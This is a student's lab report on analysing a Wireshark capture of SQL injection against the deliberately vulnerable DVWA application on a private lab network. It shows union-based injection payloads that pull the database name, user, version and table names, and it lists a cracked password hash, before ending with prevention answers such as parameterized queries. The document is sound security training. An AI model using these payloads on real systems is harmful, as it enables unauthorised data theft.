
17.2.6-Lab - Attacking a mySQL Database


Ahmed Abdelhedi


part1:



10.0.2.4 and 10.0.2.15

part2:


Wireshark · Follow HTTP Stream (tcp.stream eq 1)
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>
<link rel="stylesheet" type="text/css"
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (5,894 bytes)
Show data as ASCII
Find:
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close


Wireshark · Follow HTTP Stream (tcp.stream eq 1)
<li onclick="window.location='../../phpinfo.php'" class="">PHP Info
<li onclick="window.location='../../about.php'" class="">About
<ul class="menuBlocks"><li onclick="window.location='../../logout.php'" class="">Logout

<h1>Vulnerability: SQL Injection</h1>


<form action="#" method="GET">

User ID:
<input type="text" size="15" name="id">
<input type="submit" name="Submit" value="Submit">


</form>
<pre>ID: 1=1
First name: admin
Surname: admin</pre>

<h2>More Information</h2>

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
<a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (5,894 bytes)
Show data as ASCII
Find: 1=1
Find Next
Help
Filter Out This Stream
Print
Save as...
Back
Close


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
2 0.000315 10.0.2.15 10.0.2.4 TCP 74 80 → 35614 [SYN, ACK]
3 0.000349 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=
4 0.000681 10.0.2.4 10.0.2.15 HTTP 654 POST /dvwa/login.php
5 0.002149 10.0.2.15 10.0.2.4 TCP 66 80 → 35614 [ACK] Seq=
6 0.005700 10.0.2.15 10.0.2.4 HTTP 430 HTTP/1.1 302 Found
7 0.005700 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=
8 0.014383 10.0.2.4 10.0.2.15 HTTP 496 GET /dvwa/index.php H
9 0.015485 10.0.2.15 10.0.2.4 HTTP 3107 HTTP/1.1 200 OK (tex
10 0.015485 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=
11 0.068625 10.0.2.4 10.0.2.15 HTTP 429 GET /dvwa/dvwa/css/ma
12 0.070400 10.0.2.15 10.0.2.4 HTTP 1511 HTTP/1.1 200 OK (tex
13 174.254430 10.0.2.4 10.0.2.15 HTTP 536 GET /dvwa/vulnerabili
Frame 13: 536 bytes on wire (4288 bits), 536 bytes captured (4288 bits)
Ethernet II, Src: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00:27:9f:48:a0)
Destination: PcsCompu_9f:48:a0 (08:00:27:9f:48:a0)
Address: PcsCompu_9f:48:a0 (08:00:27:9f:48:a0)
.... ..0. .... = LG bit: Globally unique address (factory default)
....0 .... = IG bit: Individual address (unicast)
Source: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24)
Address: PcsCompu_ca:e1:24 (08:00:27:ca:e1:24)
.... ..0. .... = LG bit: Globally unique address (factory default)
....0 .... = IG bit: Individual address (unicast)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15

part3:



<h1>Vulnerability: SQL Injection</h1>


<form action="#" method="GET">

User ID:
<input type="text" size="15" name="id">
<input type="submit" name="Submit" value="Submit">

</form>
<pre>ID: 1' or 1=1 union select database(), user()#
First name: admin
Surname: admin</pre><pre>ID: 1' or 1=1 union select database(), user()#
First name: Gordon
Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#
First name: Hack
Surname: Me</pre><pre>ID: 1' or 1=1 union select database(), user()#
First name: Pablo
Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#
First name: Bob
Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#
First name: dvwa
Surname: root@localhost</pre>

<h2>More Information</h2>

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
<a href="https://en.wikipedia.org/wiki/



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 A
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/htm
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.cs
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/htm
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/htm
19	277.727722	10.0.2.4	10.0.2.15	HTTP	630	GET /dvwa/vulnerabilities/
20	277.727871	10.0.2.15	10.0.2.4	TCP	66	80 → 35642 [ACK] Seq=1 Ack
21	277.732200	10.0.2.15	10.0.2.4	HTTP	1955	HTTP/1.1 200 OK (text/htm
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dvwa/vulnerabilities/
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80 → 35644 [ACK] Seq=1 Ack
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/htm
25	383.277032	10.0.2.4	10.0.2.15	HTTP	680	GET /dvwa/vulnerabilities/
26	383.277811	10.0.2.15	10.0.2.4	TCP	66	80 → 35666 [ACK] Seq=1 Ack
27	383.284289	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/htm
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvwa/vulnerabilities/
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80 → 35668 [ACK] Seq=1 Ack
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/htm


part4:

```
    <div class="vulnerable_code_area">
            <form action="#" method="GET">
                    <p>
                            User ID:
                            <input type="text" size="15
="id">
                            <input type="submit"
="Submit" value="Submit">
                    </p>

            </form>
            <pre>ID: 1' or 1=1 union select null, version
br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
union select null, version ()#<br />First name: Gordon<br />
name: Brown</pre><pre>ID: 1' or 1=1 union select null, vers
br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or
n select null, version ()#<br />First name: Pablo<br />Surn
sso</pre><pre>ID: 1' or 1=1 union select null, version ()#<
st name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 un
ct null, version ()#<br />First name: <br />Surname:
12-0ubuntu1.1</pre>
    </div>
```

the version is:

5.7.12-0ubuntu1.1


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 10.0.2.4 10.0.2.15 TCP 74 35614 → 80 [SYN] Seq=0 Win
2 0.000315 10.0.2.15 10.0.2.4 TCP 74 80 → 35614 [SYN, ACK] Seq=
3 0.000349 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=1 Ack
4 0.000681 10.0.2.4 10.0.2.15 HTTP 654 POST /dvwa/login.php HTTP/
5 0.002149 10.0.2.15 10.0.2.4 TCP 66 80 → 35614 [ACK] Seq=1 Ack
6 0.005700 10.0.2.15 10.0.2.4 HTTP 430 HTTP/1.1 302 Found
7 0.005700 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=589 A
8 0.014383 10.0.2.4 10.0.2.15 HTTP 496 GET /dvwa/index.php HTTP/1
9 0.015485 10.0.2.15 10.0.2.4 HTTP 3107 HTTP/1.1 200 OK (text/htm
10 0.015485 10.0.2.4 10.0.2.15 TCP 66 35614 → 80 [ACK] Seq=1019
11 0.068625 10.0.2.4 10.0.2.15 HTTP 429 GET /dvwa/dvwa/css/main.cs
12 0.070400 10.0.2.15 10.0.2.4 HTTP 1511 HTTP/1.1 200 OK (text/css
13 174.254430 10.0.2.4 10.0.2.15 HTTP 536 GET /dvwa/vulnerabilities/
14 174.254581 10.0.2.15 10.0.2.4 TCP 66 80 → 35638 [ACK] Seq=1 Ack
15 174.257989 10.0.2.15 10.0.2.4 HTTP 1861 HTTP/1.1 200 OK (text/htm
16 220.490531 10.0.2.4 10.0.2.15 HTTP 577 GET /dvwa/vulnerabilities/
17 220.490637 10.0.2.15 10.0.2.4 TCP 66 80 → 35640 [ACK] Seq=1 Ack
18 220.493085 10.0.2.15 10.0.2.4 HTTP 1918 HTTP/1.1 200 OK (text/htm
19 277.727722 10.0.2.4 10.0.2.15 HTTP 630 GET /dvwa/vulnerabilities/
20 277.727871 10.0.2.15 10.0.2.4 TCP 66 80 → 35642 [ACK] Seq=1 Ack
21 277.732200 10.0.2.15 10.0.2.4 HTTP 1955 HTTP/1.1 200 OK (text/htm
22 313.710129 10.0.2.4 10.0.2.15 HTTP 659 GET /dvwa/vulnerabilities/
23 313.710277 10.0.2.15 10.0.2.4 TCP 66 80 → 35644 [ACK] Seq=1 Ack
24 313.712414 10.0.2.15 10.0.2.4 HTTP 1954 HTTP/1.1 200 OK (text/htm
25 383.277032 10.0.2.4 10.0.2.15 HTTP 680 GET /dvwa/vulnerabilities/
26 383.277811 10.0.2.15 10.0.2.4 TCP 66 80 → 35666 [ACK] Seq=1 Ack
27 383.284289 10.0.2.15 10.0.2.4 HTTP 4068 HTTP/1.1 200 OK (text/htm
28 441.804070 10.0.2.4 10.0.2.15 HTTP 685 GET /dvwa/vulnerabilities/
29 441.804427 10.0.2.15 10.0.2.4 TCP 66 80 → 35668 [ACK] Seq=1 Ack
30 441.807206 10.0.2.15 10.0.2.4 HTTP 2091 HTTP/1.1 200 OK (text/htm

part5:


Wireshark · Follow HTTP Stream (tcp.stream eq 5)
>First name:
Surname: INNODB METRICS</pre><pre>ID: 1' or 1=1
union select null, table name from information schema.tables#
>First name:
Surname: INNODB SYS FOREIGN_COLS</pre><pre>ID:
1' or 1=1 union select null, table name from
information schema.tables#
First name:
Surname:
INNODB CMPMEM</pre><pre>ID: 1' or 1=1 union select null, table name
from information schema.tables#
First name:
Surname:
INNODB BUFFER POOL STATS</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: INNODB SYS COLUMNS</pre><pre>ID: 1' or 1=1 union select
null, table name from information schema.tables#
First name:

Surname: INNODB SYS FOREIGN</pre><pre>ID: 1' or 1=1 union
select null, table name from information schema.tables#
First
name:
Surname: INNODB SYS TABLESTATS</pre><pre>ID: 1' or 1=1
union select null, table name from information schema.tables#
>First name:
Surname: guestbook</pre><pre>ID: 1' or 1=1 union
select null, table name from information schema.tables#
First
name:
Surname: users</pre><pre>ID: 1' or 1=1 union select
null, table name from information schema.tables#
First name:

Surname: columns priv</pre><pre>ID: 1' or 1=1 union select
null, table name from information schema.tables#
First name:

Surname: db</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: engine cost</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: event</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: func</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: general log</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: gtid executed</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: help category</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: help keyword</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tables#
First name:
>Surname: help relation</pre><pre>ID: 1' or 1=1 union select null,
table name from information schema.tabl me:
>Surname: help topic</pre><pre>ID: 1' o t null,
table name from information schema.tabl me:
>Surname: innodb index stats</pre><pre> on select
null, table name from information schem rst name:
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (45 kB)
Show
Find: users
Find Next



What would the modified command of (1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users') do for the attacker?

This retrieves the column names of the users table.



Which user has the password hash of 8d3533d75ae2c3966d7e0d4fcc69216b?:

username: 1337

What is the plain-text password? charley

Reflection Questions

1. What is the risk of having platforms use the SQL langauge

The risk is that attackers can inject SQL commands into an application. They may bypass authentication, read sensitive information, modify or delete data, and obtain password hashes.

2.Browse the internet and perform a search on “prevent SQL injection attacks”. What are 2 methods or steps that can be taken to prevent SQL injection attacks?

Use prepared statements or parameterized queries.

Validate user input using an allowlist and reject unexpected values.